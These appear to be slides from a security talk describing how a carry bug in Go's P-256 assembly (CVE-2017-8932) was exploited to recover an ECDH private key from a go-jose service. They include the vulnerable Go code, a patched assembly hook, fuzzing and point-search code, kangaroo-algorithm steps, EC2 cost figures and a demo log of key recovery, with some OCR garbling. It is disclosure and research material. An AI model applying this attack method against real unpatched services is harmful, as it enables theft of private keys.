Squeezing a key through a carry bit

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One month later



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(This issue is CVE-2017-8932.)

golang-announce >

[security] Go 1.7.6 and Go 1.8.2 are released

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Chris Broadfoot



A security-related issue was recently reported in Go's crypto/elliptic package. To address this issue, we have just released Go 1.7.6 and Go 1.8.2.

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RET

Wrong result with probability 2-32

A carry propagation bug

ECCCCCC

Elliptic Curve Cryptography Crash Course for CCC

- Field: numbers modulo p
- Points: like (3, 7); fitting an equation
- Group: a generator point and addition
- Multiplication: repeated addition

ECCCCCC

Elliptic Curve Cryptography Crash Course for CCC (cont.)

- Multiplication: 5Q = Q + Q + Q + Q + Q
- ECDH private key: a big integer d
- ECDH public key: Q = dG (think $y = g^a$)
- ECDH shared secret: $Q_2 = dQ_1$

$$Q_2 = dQ_1$$

d is BIG. Like, 256 bit.

Can't add Q to itself 2²⁵⁶ times.

$$Q_2 = dQ_1$$

$$Z+Q$$

$$Q_2 = dQ_1$$



$$Z + Q \times 2$$

$$Q_2 = dQ_1$$

$$Z + Q \times 2 \times 2$$

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Back to the carry bug


```
session key
                   attacker supplied
                                         secret key
secret = ScalarMult(point, scalar) \leftarrow Q<sub>2</sub> = dQ
               p256PointAddAffineAsm
                L—p256SubInternal
```

$$Q_1 \rightarrow ScalarMult(Q_1, 1 1 1 0 1)$$

$$Z + Q_1 \times 2 \times 2 + Q_1 \times$$

$$Q_2 \rightarrow ScalarMult(Q_2, 0 1 1 0 1)$$

```
Q_1 \rightarrow ScalarMult(Q_1, ? 1 1 0 1 ) \rightarrow **
Q_2 \rightarrow ScalarMult(Q_2, ? 1 1 0 1 ) \rightarrow \checkmark
```



Practical realisation and elimination of an ECC-related software bug attack*

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Go implementation of Scalar Mult

Booth's multiplication in 5-bit windows.

Precomputed table of 1Q to 16Q. Add, double 5 times.

```
01 00010 01110 01010 01010 10010 00001 01111 10011 01101 ...
```

Precomp table

```
func (p *p256Point) p256ScalarMult(scalar []uint64) {
    // precomp is a table of precomputed points that stores powers of p
    // from p^1 to p^16.
    var precomp [16 * 4 * 3]uint64
    var t0, t1, t2, t3 p256Point
    // Prepare the table
    p.p256StorePoint(&precomp, 0) // 1
    p256PointDoubleAsm(t0.xyz[:], p.xyz[:])
    p256PointDoubleAsm(t1.xyz[:], t0.xyz[:])
    p256PointDoubleAsm(t2.xyz[:], t1.xyz[:])
    p256PointDoubleAsm(t3.xyz[:], t2.xyz[:])
    t0.p256StorePoint(&precomp, 1) // 2
    t1.p256StorePoint(&precomp, 3) // 4
    t2.p256StorePoint(&precomp, 7) // 8
    t3.p256StorePoint(&precomp, 15) // 16
    p256PointAddAsm(t0.xyz[:], t0.xyz[:], p.xyz[:])
    p256PointAddAsm(t1.xyz[:], t1.xyz[:], p.xyz[:])
    p256PointAddAsm(t2.xyz[:], t2.xyz[:], p.xyz[:])
    t0.p256StorePoint(&precomp, 2) // 3
    t1.p256StorePoint(&precomp, 4) // 5
    t2.p256StorePoint(&precomp, 8) // 9
    p256PointDoubleAsm(t0.xyz[:], t0.xyz[:])
    p256PointDoubleAsm(t1.xyz[:], t1.xyz[:])
    t0.p256StorePoint(&precomp, 5) // 6
    t1.p256StorePoint(&precomp, 9) // 10
    p256PointAddAsm(t2.xyz[:], t0.xyz[:], p.xyz[:])
    p256PointAddAsm(t1.xyz[:], t1.xyz[:], p.xyz[:])
    t2.p256StorePoint(&precomp, 6) // 7
    t1.p256StorePoint(&precomp, 10) // 11
    p256PointDoubleAsm(t0.xyz[:], t0.xyz[:])
    p256PointDoubleAsm(t2.xyz[:], t2.xyz[:])
    t0.p256StorePoint(&precomp, 11) // 12
    t2.p256StorePoint(&precomp, 13) // 14
    p256PointAddAsm(t0.xyz[:], t0.xyz[:], p.xyz[:])
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    t0.p256StorePoint(&precomp, 12) // 13
    t2.p256StorePoint(&precomp, 14) // 15
```

Multiplication loop

```
for index > 4 {
    index -= 5
    p256PointDoubleAsm(p.xyz[:], p.xyz[:])
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    if index < 192 {
        wvalue = ((scalar[index/64] >> (index % 64)) + (scalar[ir
    } else {
        wvalue = (scalar[index/64] >> (index % 64)) & 0×3f
    sel, sign = boothW5(uint(wvalue))
    p256Select(t0.xyz[0:], precomp[0:], sel)
    p256NegCond(t0.xyz[4:8], sign)
    p256PointAddAsm(t1.xyz[:], p.xyz[:], t0.xyz[:])
    p256MovCond(t1.xyz[0:12], t1.xyz[0:12], p.xyz[0:12], sel)
    p256MovCond(p.xyz[0:12], t1.xyz[0:12], t0.xyz[0:12], zero)
    zero |= sel
```

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Limbs representation: less overlap and aliasing problems.

```
\{1\ 0\}\ \{15\ 1\}\ \{7\ 0\}\ \{5\ 0\}\ \{9\ 0\}\ \{1\ 0\}\ \{8\ 1\}\ \{6\ 1\}\ \{9\ 1\}\ \dots
```

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Attack one limb at a time, instead of one bit.

34 limb values \rightarrow 17 points / 5 key bits on average.

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Assembly hook

```
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    ADDQ \$-1, acc4
    ADCQ p256const0 ♦ (SB), acc5
    ADCQ $0, acc6
    ADCQ p256const1\diamondsuit(SB), acc7
    // Paris256: if the carry bit is clear, the bug would be triggered.
    SBBQ hlp, hlp
    SUBQ hlp, mul0 // was: ADCQ $0, mul0; but we stole the carry bit above
    XORQ $-1, hlp
    ANDQ $1, hlp
    ADDQ $0, mul0
    CMOVQNE acc0, acc4
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```
func (t *paris256Trace) Fuzz(precomp [16 * 4 * 3]uint64, prev limb, zero int, pp *p256Point) {
   var t0 p256Point
   for _, b := range boothSpace {
        p := pp
        if b.Sel = 0 \& zero = 0 {
           // If this round, the one before, and all the ones before are 0,
            // all the operations are discarded. Spot this by exclusion.
            continue
        } else if zero = 0 { // p = {-sign}precomp[sel]
            p256Select(t0.xyz[0:], precomp[0:], b.Sel)
            p256NegCond(t0.xyz[4:8], b.Sign)
            p = &t0
        } else if b.Sel \neq 0 { // p = p + {-sign}precomp[sel]
            p256Select(t0.xyz[0:], precomp[0:], b.Sel)
            p256NegCond(t0.xyz[4:8], b.Sign)
          t.X("fuzz-add", paris256PointAddAsm(t0.xyz[:], pp.xyz[:], t0.xyz[:]), b.Sel, true)
           p = &t0
        } // else p = p
        t.X("fuzz-double-1", paris256PointDoubleAsm(t0.xyz[:], p.xyz[:]), b.Sel, true)
        t.X("fuzz-double-2", paris256PointDoubleAsm(t0.xyz[:], t0.xyz[:]), b.Sel, true)
        t.X("fuzz-double-3", paris256PointDoubleAsm(t0.xyz[:], t0.xyz[:]), b.Sel, true)
       t.X("fuzz-double-4", paris256PointDoubleAsm(t0.xyz[:], t0.xyz[:]), b.Sel, true)
       t.X("fuzz-double-5", paris256PointDoubleAsm(t0.xyz[:], t0.xyz[:]), b.Sel, true)
```

```
func nextPoint(dlog []byte, bigX, bigY *big.Int) (x, y *big.Int) {
    for i := range dlog {
        dlog[len(dlog)-1-i] += 1
        if dlog[len(dlog)-1-i] \neq 0 {
            break
    p := p256PointFromAffine(bigX, bigY)
    p256PointAddAsm(p.xyz[:], p.xyz[:], basePoint)
    return p.p256PointToAffine()
// Import the patched p256PointAddAsm.
//go:linkname p256PointAddAsm crypto/elliptic.p256PointAddAsm
func p256PointAddAsm(res, in1, in2 []uint64)
```

```
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d8eaf1851f30737620e0dfa9e339a3029c82c103708e43ad802aebe4e612ae0b:oooooooooooooooooooooooooooo
```

The first limb

Doubling Precomp Limb

 $x2 x2 x2 x2 x2 \rightarrow 3 x2^5$



The first limb

Precomp	Limb	Doubling	
3	3	x2 x2 x2 x2 ×2	\rightarrow 3 $\times 2^5$
3 x2	6	x2 x2 x2 x2 x2	→ 3 x2 ⁶
3 x2 x2	12	x2 x2 x2 x2 x2	→ 3 x2 ⁷


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3 x2	6	x2 x2 x2 x2 x2 x2	→ 3 x2 ⁶
3 x2 x2	12	x2 x2 x2 x2 x2 x2	\rightarrow 3 $\times 2^7$

The last bits




Kangaroo jumps depend from the terrain at the start point.




Let a tracked kangaroo loose. Place a trap at the end.

Kangaroo jumps depend from the terrain at the start point.



If the wild kangaroo intersects the path at any point, it ends up in the trap.

Back to elliptic curves.



A jump is $Q_{N+1} = Q_N + H(Q_N)$ where H is a hash.

Same starting point, same jump.


You run from a known starting point, then from dG. If you collide, you traceback to d!

Atarget

- JSON Object Signing and Encryption, JOSE (JWT)
- ECDH-ES public key algorithm
- go-jose and Go 1.8.1

Check if the service successfully decrypts payload

Spot instance infrastructure



Figures!

- Each key: \sim 52 limbs, modulo the kangaroo
- Each limb: ~16 points on average
- Each point: $\sim 2^{26}$ candidate points
- (2²⁶ * 16) candidate points: ~85 CPU hours
- 85 CPU hours: \$1.26 EC2 spot instances
- Total: 4,400 CPU hours / \$65 on EC2

Demo

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root@paris: ~ — ssh paris — 113×29
limb 5 (queries: 9) (work: 29.2 bits)
 -16 -15 -14 -13 -12 -11 -10 -9 -8 -7 -6 -5 -4 -3 -2 -1 0 +1 +2 +3 +4 +5 +6 +7 +8 +9 +10 +11 +12 +13 +14 +15 +16
limb 6 (queries: 6) (work: 28.5 bits)
 -16 -15 -14 -13 -12 -11 -10 -9 -8 -7 -6 -5 -4 -3 -2 -1 0 +1 +2 +3 +4 +5 +6 +7 +8 +9 +10 +11 +12 +13 +14 +15 +16
limb 7 (queries: 12) (work: 30.5 bits)
 -16 -15 -14 -13 -12 -11 -10 -9 -8 -7 -6 -5 -4 -3 -2 -1 0 +1 +2 +3 +4 +5 +6 +7 +8 +9 +10 +11 +12 +13 +14 +15 +16
limb 8 (queries: 5) (work: 29.4 bits)
 -16 -15 -14 -13 -12 -11 -10 -9 -8 -7 -6 -5 -4 -3 -2 -1 0 +1 +2 +3 +4 +5 +6 +7 +8 +9 +10 +11 +12 +13 +14 +15 +16
limb 9 (queries: 11) (work: 30.4 bits)
 -16 -15 -14 -13 -12 -11 -10 -9 -8 -7 -6 -5 -4 -3 -2 -1 0 +1 +2 +3 +4 +5 +6 +7 +8 +9 +10 +11 +12 +13 +14 +15 +16
last query
   limb 9: +9
   scalar:
            0xb4d9f34ea97bbcfdfa1c8e49c48d917d528963d16620a0bafdc350c59e5cb6f0
           (0xec8defd11396277d3768274249fd4b7e27bc5b97ae9c46f3545137a4436014e8,
   point:
            0xf7af6e874f71c2564826097edf28fa597092df5ec03bc1d6b2adf33e8014f171)
summary
  limbs:
          [+1, -16, +11, +12, -15, -11, +14, -11]
          key:
  queries: 89
```

33.3 bits

work:



leave the limbs you've lost!

they belong to me and @FiloSottile now.





Thank you!

No bug is small enough.

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